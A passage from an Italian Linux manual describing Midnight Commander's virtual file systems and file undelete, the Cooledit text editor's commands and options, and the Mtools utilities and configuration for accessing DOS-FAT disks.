│ nanoLinux.ext2    │ 4194304│Oct 29 21:38 ││                 │       │            │
│ nanoLinu~ext2.gz  │ 1355668│Oct 29 21:38 ││                 │       │            │
│ nanoRouter.ext2   │ 1474560│Sep  5 22:54 ││                 │       │            │
│ nanoRouter.txt    │      76│Nov  5 19:59 ││                 │       │            │
│ nanoUsr.ext2      │ 1474560│Oct 30 19:12 ││                 │       │            │
├──────────────────────────────────────┤├────────────────────────────────────┤
│..                                    ││-> bash                             │
└──────────────────────────────────────┘└────────────────────────────────────┘
daniele@dinkel:~$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir 8Delete 9PullDn 10Quit
```

Figura 85.7. Gli archivi Debian vengono gestiti come archivi compressi.

```
┌<-/tmp─────────────────────────v>┐┌<...h_2.05a-4.deb#deb/CONTENTS/bin v>┐
│              Name               ││              Name                   │
│/..                              ││/..                                  │
│/.X11-unix                       ││*bash                                │
│/lost+found                      ││@rbash                               │
│/orbit-daniele                   ││@sh                                  │
│/ssh-YEPKU844                    ││                                     │
│ .X0-lock                        ││                                     │
│ mc498-13993                     ││                                     │
├─────────────────────────────────┤├─────────────────────────────────────┤
│/..           |   4096|drwxr-xr-x││-> bash                              │
└─────────────────────────────────┘└─────────────────────────────────────┘
daniele@dinkel$                                                        [^]
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir 8Delete 9PullDn 10Quit
```

Nello stesso modo è possibile accedere a un servizio FTP, come se si trattasse di un file system normale.

Queste funzionalità sono disponibili tramite il menù, ma si può usare una forma particolare nella riga di comando. Nel caso di FTP, si usa la forma seguente:

`ftp://`[*utente*`@`]*host*[*directory_remota*]

Per esempio, per accedere alla directory '`/pub/`' del servizio FTP anonimo presso `dinkel.brot.dg`, si può utilizzare il comando seguente:

`$` **`cd ftp://dinkel.brot.dg/pub`**[*Invio*]

> Midnight Commander, così come molti altri programmi cliente FTP, consente anche di inserire il nominativo-utente assieme alla parola d'ordine. Tuttavia, questa è sempre una pratica sconsigliabile, perché potrebbe risultare visibile nella riga di comando memorizzata nel sistema di gestione dei processi.

Figura 85.8. Midnight Commander incorpora le funzionalità di un cliente FTP.

```
  Left          File         Command        Options       Right
~/AppuntiLinux/nanoLinux                 ftp://dinkel.brot.dg/pub
        Name        Size     MTime              Name         Size     MTime
/..                 10240 Dec  3 16:54   /..                 1024 Sep 11 21:31
 nanoBoot.ext2    1474560 Nov  5 17:15   /incoming           1024 Nov  2 14:04
 nanoBoot.ext2.gz 1086110 Nov  5 17:18    esempio              37 Nov 12 21:04
 nanoLinux.ext2   4194304 Oct 29 21:38
 nanoLinu~ext2.gz 1355668 Oct 29 21:38
 nanoRouter.ext2  1474560 Sep  5 22:54
 nanoRouter.txt        76 Nov  5 19:59
 nanoUsr.ext2     1474560 Oct 30 19:12

 nanoBo~ext2|root    |root    |rw-r--r--   /incoming   |root    |root    |rwxrwsrwx
daniele@dinkel:~/AppuntiLinux/nanoLinux$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

Per Midnight Commander, nel concetto di file system virtuale, rientra anche l'analisi di un file system Ext2 o Ext3 allo scopo di recuperare i file cancellati. A questa funzione si accede attraverso il menù `Command` e la voce `Undelete files`. La figura 85.9 mostra l'elenco di inode recuperabili nella quarta partizione del secondo disco.

Figura 85.9. Midnight Commander permette di recuperare facilmente i file cancellati in un file system Ext2 o Ext3.

```
  Left          File         Command        Options       Right
~/AppuntiLinux/nanoLinux                 undel:/dev/hdb4
        Name        Size     MTime              Name         Size     MTime
/..                 10240 Nov 12 22:19    163843:2           1382 Nov  9 18:51
 nanoBoot.ext2    1474560 Nov  5 17:15    165891:6           5575 Nov  9 18:51
 nanoBoot.ext2.gz 1086110 Nov  5 17:18    165892:1             18 Nov  9 18:51
 nanoLinux.ext2   4194304 Oct 29 21:38    165893:1              4 Nov  9 18:51
 nanoLinu~ext2.gz 1355668 Oct 29 21:38    165894:1             76 Nov  9 18:51
 nanoRouter.ext2  1474560 Sep  5 22:54    165895:2           1212 Nov  9 18:51
 nanoRouter.txt        76 Nov  5 19:59    165896:1            154 Nov  9 18:51
 nanoUsr.ext2     1474560 Oct 30 19:12    165897:1            503 Nov  9 18:51
                                          165898:1             27 Nov  9 18:51
                                          165899:1            564 Nov  9 18:51
                                          165900:1            293 Nov  9 18:51
                                          165901:1            296 Nov  9 18:51

 ..                                      163843:2
daniele@dinkel:~$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

85.4 Cooledit: programma integrato per la gestione dei file di testo

Un altro degli aspetti importanti di Midnight Commander è il sistema integrato di gestione dei file di testo, Cooledit, [4] giunto ormai a un ottimo livello di maturazione. Infatti, uno dei problemi maggiori che incontra chi si avvicina a GNU/Linux, o a un altro sistema Unix, è la difficoltà nell'uso dei programmi tradizionali per la creazione e la modifica di file di testo. Questi richiedono la conoscenza di comandi espressi attraverso combinazioni di tasti, senza avere a disposizione un menù e senza poter usare i tasti funzionali.

Cooledit risolve parzialmente questo problema, offrendo un funzionamento intuitivo per l'utente che proviene dall'esperienza Dos, quando si ha a disposizione un terminale adeguatamente raffinato, come una console virtuale di GNU/Linux.

Cooledit può funzionare anche se si utilizza un terminale poco dotato, ma in tal caso si ritorna a dover usare le solite combinazioni di tasti che annoiano alcuni utenti.

85.4.1 Avvio

L'avvio del sistema di gestione dei file di testo si ottiene semplicemente puntando il file desiderato con la barra di selezione di Midnight Commander e premendo il tasto [*F4*], oppure avviando il binario di Midnight Commander utilizzando il nome '**`mcedit`**' (si tratta normalmente di un collegamento simbolico a '**`mc`**').

Ci si inserisce in questo modo in un ambiente differente (anche se uniforme) per la modifica del file. In basso si notano alcuni riferimenti a tasti funzionali:

```
1Help 2Save 3Mark 4Replac 5Copy 6Move 7Search 8Delete 9PullDn 10Quit
```

In alto si vede una riga di stato, dalla quale si conosce il nome del file aperto, lo stato del file, la colonna su cui si trova il cursore, il numero della prima riga che appare sullo schermo, il numero della riga relativa allo schermo, la riga assoluta in cui si trova il cursore, il numero totale di righe del file e altre informazioni, come si vede nella figura 85.10.

Figura 85.10. La riga di stato del sistema di gestione dei file di testo di Midnight Commander.

```
al-04201.sgml       [BMRO] 27:50184+14=50198/133060 - *1890086/5033862b= 10
 |                  ||||  |   |    |   |      |         |       |        |
 |    .-------------''''  |   |    |   |      |         |       |    codice
 |    stato:              |   |    |   |   dimensione   |       |    del
 |    B blocco evidenziato|   |    |   |   totale in    |       |    carattere
 |    M file modificato   |   |    |   |   righe        |       |
 |    R registratore macro|   |    |   |                |      dimensione
 |    O sovrascrittura    |   |    |  riga corrente     |      in byte
 |                        |   |    |                    |
 |                        |   |   riga del cursore    posizione del
nome del file             |   |   sullo schermo       cursore in byte
                          |   |
         colonna del cursore  prima riga sullo schermo
```


Premendo il tasto [*F9*] (o una delle sue varianti), oppure [*Meta+f*] (in quanto la «f» è l'iniziale di «file»), la riga di stato viene sostituita da un menù a tendina che si può utilizzare in modo semplice e intuitivo.

[4] **GNU Midnight Commander** GNU GPL

85.4.2 Configurazione

La configurazione del sistema di gestione dei file di testo è accessibile attraverso il menù `Options`, in particolare merita attenzione la funzione `General`, come si vede in figura 85.11.

Figura 85.11. La maschera di configurazione generale.

```
.------------------------ Editor Options ------------------------.
|                                                                |
| Key emulation                   [x] fake half tab              |
|  (*) Intuitive                  [ ] backspace through tabs     |
|  ( ) Emacs                      [x] return does autoindent     |
|                                 [ ] fill tabs with spaces      |
|                                 [x] confirm before saving      |
| Wrap mode                       [x] syntax highlighting        |
|  (*) None                                                      |
|  ( ) Dynamic paragraphing      Tab spacing :           8       |
|  ( ) Type writer wrap          Word wrap line length : 72      |
|           [< Ok >]                    [ Cancel ]               |
`----------------------------------------------------------------'
```

Il significato delle varie opzioni dovrebbe essere evidente. In particolare, nel seguito verrà mostrato l'uso della tastiera secondo l'emulazione «intuitiva».

Merita un po' di attenzione la gestione del carattere di tabulazione. Dal momento che lo standard generale prevede che la tabulazione dei file di testo sia ogni otto colonne, è opportuno che questa dimensione non venga alterata, mentre diviene conveniente l'opzione `fake half tab`. Questa permette di utilizzare il tasto [*Tab*] per inserire spaziature ridotte (di quattro caratteri) che poi vengono tradotte in pratica con tanti caratteri spazio (<*SP*>) quanti servono. Se però l'utente usa più volte la tabulazione, dove possibile viene utilizzato il carattere di tabulazione orizzontale (<*HT*>).

85.4.3 Comandi comuni

Cooledit è «intuitivo», in quanto si può usare senza dovere ricordare delle combinazioni di tasti. Quando serve qualcosa di più basta chiamare il menù e cercare tra le varie voci disponibili. Tuttavia, quando si utilizza attraverso un terminale non sufficientemente raffinato, si rischia di perdere l'uso di alcuni tasti, per cui si deve ripiegare sul solito sistema di combinazioni. La tabella 85.2 mostra l'elenco di alcuni comandi utili per lo spostamento del cursore e per la modifica del testo.

Tabella 85.2. Alcuni comandi per la navigazione e la modifica del testo.

Comando	Alternativa	Descrizione
Meta+Esc	Esc Esc	Termina l'attività sul file.
Caratteri normali		Inseriscono il testo corrispondente.
Tab	Ctrl+i	A seconda della configurazione, inserisce una tabulazione.
Tasti freccia		Spostano il cursore nella direzione della freccia.
Tasti pagina		Spostano il cursore di una schermata in avanti o indietro.
Ctrl+pagina-su		Sposta il cursore all'inizio del file.
Ctrl+pagina-giù		Sposta il cursore alla fine del file.
Backspace	Ctrl+h	Cancella il carattere a sinistra del cursore.
Canc	Ctrl+d	Cancella il carattere in corrispondenza del cursore.
Invio	Ctrl+j	Inserisce un'interruzione di riga.
Ctrl+y		Elimina la riga su cui si trova il cursore.
Ctrl+l		Ridisegna lo schermo.
Ins		Scambia tra sovrascrittura e inserimento del testo digitato.
Ctrl+u		Annulla l'ultimo comando (compresa la singola digitazione).

85.4.4 Blocchi di testo e le funzionalità di taglia-copia-incolla

I blocchi di testo possono essere evidenziati, copiati, tagliati e incollati nello stesso modo utilizzato comunemente dai programmi fatti per il sistema Dos. Questo significa che tenendo premuto il tasto [*Maiuscole*] e utilizzando i tasti freccia, si ottiene la selezione del testo con trascinamento, fino a quando si rilascia nuovamente il tasto [*Maiuscole*]; la combinazione [*Ctrl+Ins*] copia la selezione corrente, deselezionandola; la combinazione [*Maiuscole+Ins*] incolla la selezione copiata precedentemente, nella posizione del cursore.

Tutto questo però, vale solo se si sta usando una console virtuale GNU/Linux; se si sta lavorando da un terminale differente, o una connessione remota, si usa il tasto [*F3*] (con le varianti eventuali dei tasti funzionali, già descritte per Midnight Commander) per segnalare l'inizio di una zona da marcare, quindi si sposta il cursore e infine si preme nuovamente [*F3*] per concludere la zona evidenziata.

In entrambi i casi, si potrebbe evitare la copia della zona selezionata, premendo semplicemente il tasto [*F5*] per incollare nella posizione del cursore, senza nemmeno perdere la selezione.

Per ritagliare l'area selezionata, si utilizza la combinazione [*Maiuscole+Canc*]; poi si può incollare quanto ritagliato nel solito modo: [*Maiuscole+Ins*].

Ciò che viene ritagliato, o copiato, viene inserito in un file temporaneo nella directory personale dell'utente: '`~/.cedit/cooledit.clip`'. L'estensione del file suggerisce che si tratti di una *clipboard*. Questo meccanismo è molto importante, in quanto permette di incollare testo copiato o ritagliato con un'altra sessione di lavoro di Cooledit (attraverso Midnight Commander), purché appartenga allo stesso utente.

Cooledit consente anche l'utilizzo del mouse per delimitare un blocco di testo, anche quando si utilizza il programma all'interno di una finestra di terminale, nell'ambito del sistema grafico X.

Tabella 85.3. Taglia, copia e incolla.

Comando	Alternativa	Descrizione
Maiuscole+frecce	F3 ... F3	Delimita un blocco di testo.
F5		Incolla una copia del testo evidenziato.
F6		Sposta il blocco evidenziato in corrispondenza del cursore.
F8		Cancella il blocco evidenziato.
Ctrl+Ins		Copia la zona evidenziata nell'area temporanea, togliendo l'evidenziamento.
Maiuscole+Canc		Ritaglia la zona evidenziata inserendola nell'area temporanea.
Maiuscole+Ins		Incolla il contenuto dell'area temporanea nella posizione del cursore.

Infine, per eliminare un blocco di testo evidenziato, senza inserirlo nell'area temporanea, basta usare il tasto [*F8*].

85.4.5 Formattazione del testo

Attraverso la configurazione di Cooledit, è possibile stabilire se si intende fare in modo che il testo sia mandato a capo automaticamente o meno. Per questo è anche necessario fissare la dimensione massima di colonne del testo.

In generale, dovrebbe essere conveniente evitare che Cooledit provveda da solo a dividere le righe mentre si digita il testo. Quando si vuole riallineare un paragrafo, cioè un blocco di righe di testo preceduto e seguito da una riga vuota, basta usare il comando [*Meta+p*], oppure si può richiamare la voce corrispondente del menù `Edit`.

85.4.6 Macro

Attraverso la combinazione [*Ctrl+r*], si inizia e si conclude la registrazione della pressione di una sequenza di tasti. Al termine viene richiesto di indicare un carattere; successivamente, per riprodurre quella sequenza, basterà utilizzare la sequenza [*Meta+a*][*tasto*], dove l'ultimo tasto è appunto il carattere specificato in precedenza per memorizzare la macro.

85.4.7 Ricerche e sostituzioni

Dal menù `Search/Replace` si accede alle funzionalità di ricerca e di sostituzione del testo. La voce `Search`, a cui si accede facilmente anche con il tasto [*F7*], apre un riquadro come quello che si vede nella figura 85.12.

Figura 85.12. La maschera per la ricerca.

```
.---------------------- Search -----------------------.
| Enter search string:                                 |
| ____________________________________________________ |
|  [ ] Case sensitive                                  |
|  [ ] Whole words only         [ ] Backwords          |
|  [ ] Regular expression       [ ] Scanf expression   |
|        [< Ok >]                [ Cancel ]            |
'------------------------------------------------------'
```

L'utilizzo delle caselle di selezione è abbastanza intuitivo. In particolare, è possibile utilizzare le espressioni regolari.

La ricerca con sostituzione è un po' più complessa; in tal caso, la stringa di sostituzione può essere costante, o contenere anche un espressione da trattare attraverso una funzione '**`scanf()`**'. Nella figura 85.13 si mostra un esempio in cui si cerca la stringa «rosso naso» e la si vuole sostituire con «naso rosso». Guardando la figura, si osservi il fatto che nell'espressione regolare di ricerca sono state delimitate le parole «naso» e «rosso» con delle parentesi quadre; a queste parole, ovvero alla stringa corrispondente secondo l'espressione regolare, si fa riferimento attraverso le metavariabili '**`%s`**', della funzione '**`scanf()`**'; tuttavia, si rende necessaria l'inversione nell'ordine di questi due parametri.

Figura 85.13. La maschera per la ricerca e la sostituzione, con un esempio.

```
.---------------------- Search -----------------------.
| Enter search string:                                 |
| (rosso) +(naso)_____________________________________ |
| Enter replacement string:                            |
| %s %s_______________________________________________ |
| Enter replacement argument order eg. 3,2,1,4         |
| 2,1_________________________________________________ |
|  [ ] Case sensitive                                  |
|  [ ] Whole words only         [x] Prompt on replace  |
|  [x] Regular expression       [x] Replace all        |
|  [ ] Backwards                [x] Scanf expression   |
|        [< Ok >]                [ Cancel ]            |
'------------------------------------------------------'
```

85.4.8 Collegamento mcedit e variabile di ambiente EDITOR

Si è accennato al fatto che si può ottenere immediatamente l'avvio di Cooledit avviando Midnight Commander con il nome '**`mcedit`**'. In tal caso sono valide la maggior parte delle opzioni che si potrebbero dare a '**`mc`**', con la differenza che si può aggiungere l'indicazione di un nome di file nella stessa riga di comando, così da poter creare o accedere immediatamente a un file di testo.

```
mcedit [opzioni] [file]
```

Se si apprezzano le caratteristiche di Cooledit, la presenza di questo collegamento permette di utilizzarlo anche al di fuori del funzionamento normale di Midnight Commander e di indicarlo come programma predefinito per la creazione e la modifica di file di testo.

Alcuni programmi che si avvalgono di un programma per la creazione e la modifica dei file di testo, utilizzano la variabile di ambiente '**`EDITOR`**' per sapere di quale servirsi. Si può considerare anche la possibilità di impostare o modificare questa variabile per avviare automaticamente '**`mcedit`**':

```
$ EDITOR=mcedit
```

```
$ export EDITOR
```

In tal caso, si fa riferimento ai comandi necessari per una shell Bourne o derivata.

Mtools

Mtools [1] è una raccolta di comandi utili per eseguire facilmente operazioni all'interno di file system Dos-FAT (comprendendo anche la gestione dei nomi lunghi); soprattutto, senza la necessità di montarli e smontarli.

Infatti, non si tratta di uno strumento indispensabile; tuttavia, dal momento che il formato Dos-FAT, data la sua diffusione, è molto comodo quando si vogliono utilizzare dischetti per trasferire file da un sistema all'altro, Mtools dà un aiuto in più, riducendo il numero di operazioni da compiere per trasferire file con un dischetto del genere.

Mtools è composto da un solo programma eseguibile, '**`mtools`**', da un file di configurazione generale, '`/etc/mtools.conf`', eventualmente da file di configurazione personalizzati, '`~/.mtoolsrc`' e da una serie di collegamenti simbolici che puntano all'unico eseguibile. Così, a seconda del nome con cui viene chiamato il programma '**`mtools`**', questo si comporta in modo differente.

86.1 Logica di funzionamento e configurazione

I comandi di Mtools, ovvero i collegamenti simbolici che puntano al programma '**`mtools`**', cercano di emulare il comportamento dei comandi analoghi del Dos:

- le unità a disco vengono identificate attraverso una lettera seguita da due punti ('`A:`', '`B:`',...), in base alla configurazione;
- quando si fa riferimento a file e directory contenuti nel file system globale (il file system principale e quelli che su di esso sono stati montati), si usa la notazione consueta negli ambienti Unix;
- quando si fa riferimento a file e directory contenuti nei dischi Dos, per separare le directory si possono utilizzare sia le barre oblique normali ('`/`'), sia quelle inverse ('`\`'), badando però che la shell non tenti di interpretarle diversamente da ciò che si intende;
- quando si fa riferimento a file e directory contenuti nei dischi Dos, l'asterisco ('`*`') da solo ricopre il ruolo del modello '`*.*`' del Dos e bisogna fare in modo che non sia interpretato dalla shell;
- le opzioni sono prefissate con un trattino ('`-`'), al contrario del Dos, in cui si utilizza la barra obliqua normale ('`/`').

86.1.1 Configurazione

La configurazione di Mtools avviene fondamentalmente attraverso i file '`/etc/mtools.conf`' e '`~/.mtoolsrc`'; il primo rappresenta la configurazione generale, il secondo quella personalizzata. Il contenuto dei due file segue le stesse regole, tuttavia è importante considerare che le direttive contenute nella configurazione personalizzata tendono a sostituirsi a quelle generali.

Questi file di configurazione possono contenere commenti, introdotti dal simbolo '`#`' e terminati dalla fine della riga; inoltre, le righe vuote sono ignorate.

Le direttive sono suddivise in sezioni, identificate da una sorta di etichetta terminata da due punti verticali ('`:`'), che rappresentano ognuna un'unità a dischi, secondo lo standard Dos. Alcune

[1] **Mtools** GNU GPL

direttive hanno però un effetto globale, indipendente dalle sezioni. Queste ultime hanno la forma di assegnamenti di variabili e, in effetti, la loro definizione potrebbe essere fatta anche al di fuori dei file di configurazione, attraverso l'assegnamento e l'esportazione di variabili globali con lo stesso nome.

86.1.2 Variabili globali

Le direttive globali sono espresse in forma di assegnamento, dove, nella maggior parte dei casi, il valore assegnato può essere zero o uno, mentre negli altri si tratta di stringhe. Evidentemente, quando l'assegnamento riguarda solo valori binari, si ha di fronte una variabile booleana che rappresenta l'attivazione (1) o la disattivazione (0) di qualcosa.

Alcune direttive globali

`MTOOLS_SKIP_CHECK={1|0}`

Se attivato, fa sì che Mtools ignori una serie di controlli sul file system Dos, così da permettere l'utilizzo di dischetti formattati in un modo che altrimenti risulterebbe inammissibile.

`MTOOLS_FAT_COMPATIBILITY={1|0}`

Se attivato, fa in modo che Mtools ignori la dimensione della FAT.

`MTOOLS_LOWER_CASE={1|0}`

Se attivato, fa in modo che i nomi corti (8.3) vengano visualizzati sempre in minuscolo.

`MTOOLS_NO_VFAT={1|0}`

Se attivato, fa in modo che Mtools si limiti a creare file utilizzando nomi corti, senza l'estensione VFAT. Ciò può essere utile quando si dispone di un Dos incapace di utilizzare i nomi lunghi.

`MTOOLS_TWENTY_FOUR_HOUR_CLOCK={1|0}`

Se attivato, fa sì che la visualizzazione di informazioni orarie avvenga utilizzando la notazione europea di 24 ore.

`MTOOLS_DATE_STRING=`*stringa_di_formato*

Permette di definire il formato di rappresentazione delle date. Il valore predefinito di questa direttiva è la stringa '**`dd-mm-yyyy`**'.

86.1.3 Sezioni riferite alle unità a dischi

A parte la configurazione globale di Mtools, è importante definire le varie unità a dischi che si intendono utilizzare e la relativa configurazione. Si apre una sezione riferita a un'unità particolare nel modo seguente:

`drive` *lettera*`:`

Per esempio, '**`drive a:`**', apre una sezione riferita alla prima unità a dischi secondo il Dos. Il minimo per questa sezione, sarà la definizione del dispositivo corrispondente a tale unità virtuale, come mostrato nell'esempio seguente:

```
drive a: file="/dev/fd0"
```

Alcune direttive

`sync`

Se viene utilizzata questa direttiva, le operazioni di lettura e scrittura sull'unità avvengono in modo sincrono.

`exclusive`

Fa in modo che l'accesso all'unità sia esclusivo.

`file="`*file*`"`

Definisce il file di dispositivo corrispondente all'unità a dischi, oppure il file-immagine corrispondente a un disco ideale. Come si può intuire, questa informazione è indispensabile.

`partition=`*n_partizione_primaria*

Se il file a cui si fa riferimento con la direttiva '**`file`**', è il dispositivo di un disco suddiviso in partizioni (lo stesso discorso vale nel caso di un file-immagine), si può indicare la partizione attraverso un numero in questa direttiva (sono valide solo le partizioni primarie).

Questa direttiva è utile solo quando non si può utilizzare un file di dispositivo che faccia riferimento, da solo, alla partizione desiderata.

`offset=`*scostamento*

Quando il file a cui si fa riferimento, come dispositivo o come immagine di un'unità a dischi, contiene l'unità desiderata a partire da una certa posizione, diversa dall'inizio, è possibile utilizzare questa direttiva. Ciò potrebbe essere utile per accedere a una partizione estesa attraverso un dispositivo che faccia riferimento all'unità intera, oppure quando si utilizzano dischi con un formato particolare.

Il punto di inizio, lo scostamento, è normalmente zero, per indicare l'inizio del file corrispondente; altrimenti indica il numero di byte da saltare.

86.1.4 Configurazione predefinita

La configurazione standard di Mtools, che si trova nel file '`/etc/mtools.conf`' standard delle distribuzioni GNU/Linux, è utile a comprendere in che modo vadano utilizzate le direttive più importanti.

Per quanto riguarda l'utilizzo comune di Mtools, cioè quello riferito esclusivamente ai dischetti, tale configurazione standard è già sufficiente.

```
# floppy
drive a: file="/dev/fd0" exclusive
drive b: file="/dev/fd1" exclusive

# DOSEMU hdimage
drive n: file="/var/lib/dosemu/hdimage.first" partition=1 offset=128

MTOOLS_LOWER_CASE=1
```

Nell'esempio si mostra anche l'unità '`N:`', riferita a una partizione contenuta nel file '`/var/lib/dosemu/hdimage`', a partire dalla posizione 128. Questo file è solitamente l'immagine del disco '`C:`' per DOSEMU (capitolo 343).[2]

[2] Il valore corretto per lo scostamento da utilizzare quando si vuole accedere alle immagini di DOSEMU, dipende dalla versione di questo emulatore, dal momento che nel tempo, il formato del file è cambiato varie volte.

86.1.5 Verifica della configurazione

Con il comando '**`mtoolstest`**', usato senza argomenti, è possibile verificare la configurazione. Quello che si ottiene attraverso lo standard output è una sorta di file '`mtools.conf`' dettagliato di tutta la configurazione attiva, compresi i valori predefiniti.

86.1.6 Accesso ai dispositivi

In base alla configurazione, Mtools utilizza file-immagine o file di dispositivo determinati. Evidentemente, la proprietà e i permessi su questi regolano l'accessibilità agli utenti. È probabile che si desideri concedere, a tutti o a un gruppo di utenti, l'accesso in lettura e scrittura alle unità a dischetti. Per farlo, occorre intervenire sui file di dispositivo '`/dev/fd*`'.

Nel caso si intenda concedere a chiunque l'accesso indiscriminato a tali unità, è sufficiente attribuire tutti i permessi di lettura e di scrittura.

```
# chmod a+rw /dev/fd*
```

Se si vuole concedere solo a un gruppo di utenti la possibilità di accedere ai dischetti, occorre fare in modo che tali dispositivi appartengano al gruppo '**`floppy`**' e che a questo gruppo siano aggregati tali utenti.

```
# chgrp floppy /dev/fd*
```

```
# chmod g+rw /dev/fd*
```

```
# gpasswd -a tizio floppy
```

```
# gpasswd -a caio floppy
```

```
# gpasswd -a ... floppy
```

Se non si dispone di '**`gpasswd`**', probabilmente perché non si hanno le password shadow, basta agire manualmente nel file '`/etc/group`'.

86.2 Comandi

Come accennato, i comandi di Mtools emulano una serie di comandi Dos. Per facilitare le cose all'utente, i comandi Mtools hanno gli stessi nomi di quelli Dos, con l'aggiunta di una lettera «m» iniziale. Da questo l'origine del nome, dove la «m» sta per «MS-Dos».

86.2.1 mattrib

```
mattrib [+a|-a] [+h|-h] [+r|-r] [+s|-s] file_dos...
```

'**`mattrib`**' serve a modificare gli attributi dei file Dos indicati come argomenti. L'esempio seguente, toglie l'attributo di sola lettura a tutti i file contenuti nel dischetto '`A:`' (si usano gli apici singoli per evitare che la shell interpreti l'asterisco).

```
$ mattrib -r 'a:/*'
```

86.2.2 mbadblock

`mbadblock` *unità_dos*

'**`mbadblock`**' scandisce un'unità Dos alla ricerca di settori difettosi, marcandoli come tali nella FAT. L'esempio seguente verifica il dischetto '`A:`'.

```
$ mbadblock a:
```

86.2.3 mcd

`mcd` [*directory_dos*]

'**`mcd`**' permette di modificare o conoscere la directory corrente delle unità Dos. L'esempio seguente cambia la directory corrente nel dischetto '`A:`'.

```
$ mcd a:/ciao
```

86.2.4 mcopy

`mcopy` [*opzioni*] *origine...* [*destinazione*]

'**`mcopy`**' è il comando più importante di tutta la serie degli Mtools. Consente di copiare file da e verso unità Dos, oltre che da e verso il file system Unix. Questo significa che l'origine e la destinazione possono essere indifferentemente file o directory Dos o Unix, permettendo quindi anche la copia da unità Dos a unità Dos, così come da file Unix a file Unix.

Quando la destinazione viene omessa, si intende fare riferimento implicitamente alla directory corrente nel file system Unix.

Una caratteristica importante di '**`mcopy`**' sta nella possibilità di convertire automaticamente il testo in modo che i codici di interruzione di riga siano compatibili con il Dos (*<CR><LF>*), oppure con i sistemi Unix (*<LF>*).

Alcune opzioni

`-t`

Considera trattarsi della copia di file di testo e, quando questa è fatta verso un'unità Dos, converte i codici di interruzione di riga in modo che siano compatibili con il Dos, mentre quando la destinazione è il file system Unix, converte il file in modo che sia compatibile con lo standard delle terminazioni di riga Unix.

Esempi

```
$ mcopy lettera a:
```

Copia il file '`lettera`' che si trova nella directory corrente del file system Unix, nella directory corrente dell'unità '`A:`'.

```
$ mcopy /tmp/prove/* a:/prove
```

Copia tutto il contenuto della directory '`/tmp/prove/`' della directory '`\PROVE\`' dell'unità '`A:`'.

```
$ mcopy a: /tmp
```

Copia il contenuto della directory corrente dell'unità '`A:`' nella directory '`/tmp/`'.

86.2.5 mdel

`mdel` *file_dos...*

'**`mdel`**' cancella i file Dos indicati come argomento. L'esempio seguente cancella il file '`A:\PROVA.DOC`'.

```
$ mdel a:/prova.doc
```

86.2.6 mdeltree

`mdeltree` *directory_dos...*

'**`mdeltree`**' cancella le directory Dos indicate come argomento. L'esempio seguente cancella la directory '`A:\LETTERE\`'.

```
$ mdeltree a:/lettere
```

86.2.7 mdir

`mdir` [*opzioni*] *percorso_dos...*

'**`mdir`**' elenca i file e il contenuto delle directory indicate come argomenti.

Alcune opzioni

`-w`

Emette un elenco di soli nomi di file e directory, in modo da visualizzarne meglio un gruppo numeroso,

`-a`

Mostra anche i file nascosti (*hidden*).

Esempi

```
$ mdir a:
```

Emette l'elenco del contenuto della directory corrente dell'unità '`A:`'.

```
$ mdir 'a:/*.com'
```

Emette l'elenco dei file che terminano con l'estensione '`.COM`', contenuti nella directory radice dell'unità '`A:`'. Gli apici servono per evitare che la shell tenti di interpretare in qualche modo l'asterisco.

86.2.8 mmd

`mmd` *directory_dos...*

'**`mmd`**' crea le directory Dos indicate come argomento. L'esempio seguente crea la directory '`A:\LETTERE\`'.

```
$ mmd a:/lettere
```

86.2.9 mmove

```
mmove origine_dos... destinazione_dos
```

'**mmove**' sposta o rinomina uno o più file e directory. Se l'origine è composta da più file o directory, la destinazione deve essere una directory. L'esempio seguente sposta tutti i file 'A:*.DOC' nella directory 'A:\LETTERE\'.

```
$ mmove 'a:/*.doc' a:/lettere
```

86.2.10 mrd

```
mrd directory_dos...
```

'**mrd**' elimina le directory indicate come argomento, purché siano vuote. L'esempio seguente elimina la directory 'A:\LETTERE\'.

```
$ mrd a:/lettere
```

86.2.11 mren

```
mren origine_dos... destinazione_dos
```

'**mren**' rinomina o sposta uno o più file e directory. Se l'origine è composta da più file o directory, la destinazione deve essere una directory. L'esempio seguente rinomina il file 'A:\PIPPO.DOC' in 'A:\PIPPO.TXT'.

```
$ mren a:/pippo.doc a:/pippo.txt
```

86.2.12 mtype

```
mtype [opzioni] file_dos...
```

'**mtype**' emette attraverso lo standard output il contenuto dei file indicati come argomento.

Alcune opzioni

```
-t
```

Considera trattarsi della lettura di file di testo, pertanto converte i codici di interruzione di riga Dos in modo che siano compatibili con lo standard Unix (da *<CR><LF>* a *<LF>*).

Esempi

```
$ mtype -t a:/lettere.txt
```

Visualizza il contenuto del file 'A:\LETTERA.TXT' convertendo opportunamente i codici di interruzione di riga.

86.3 Riferimenti

- Alain Knaff, *Utilities to access DOS disks in UNIX*
  mtools.info
  mtools(1)

Parte xx

Stampare

Stampa

Tradizionalmente, il dispositivo di stampa permette solo la scrittura, cioè si comporta come un file al quale si possono solo aggiungere dati. In questa situazione, la stampa si ottiene semplicemente trasferendo (copiando) un file alla stampante. Naturalmente, il file deve essere stato predisposto in modo da poter essere interpretato correttamente dalla stampante che si utilizza.

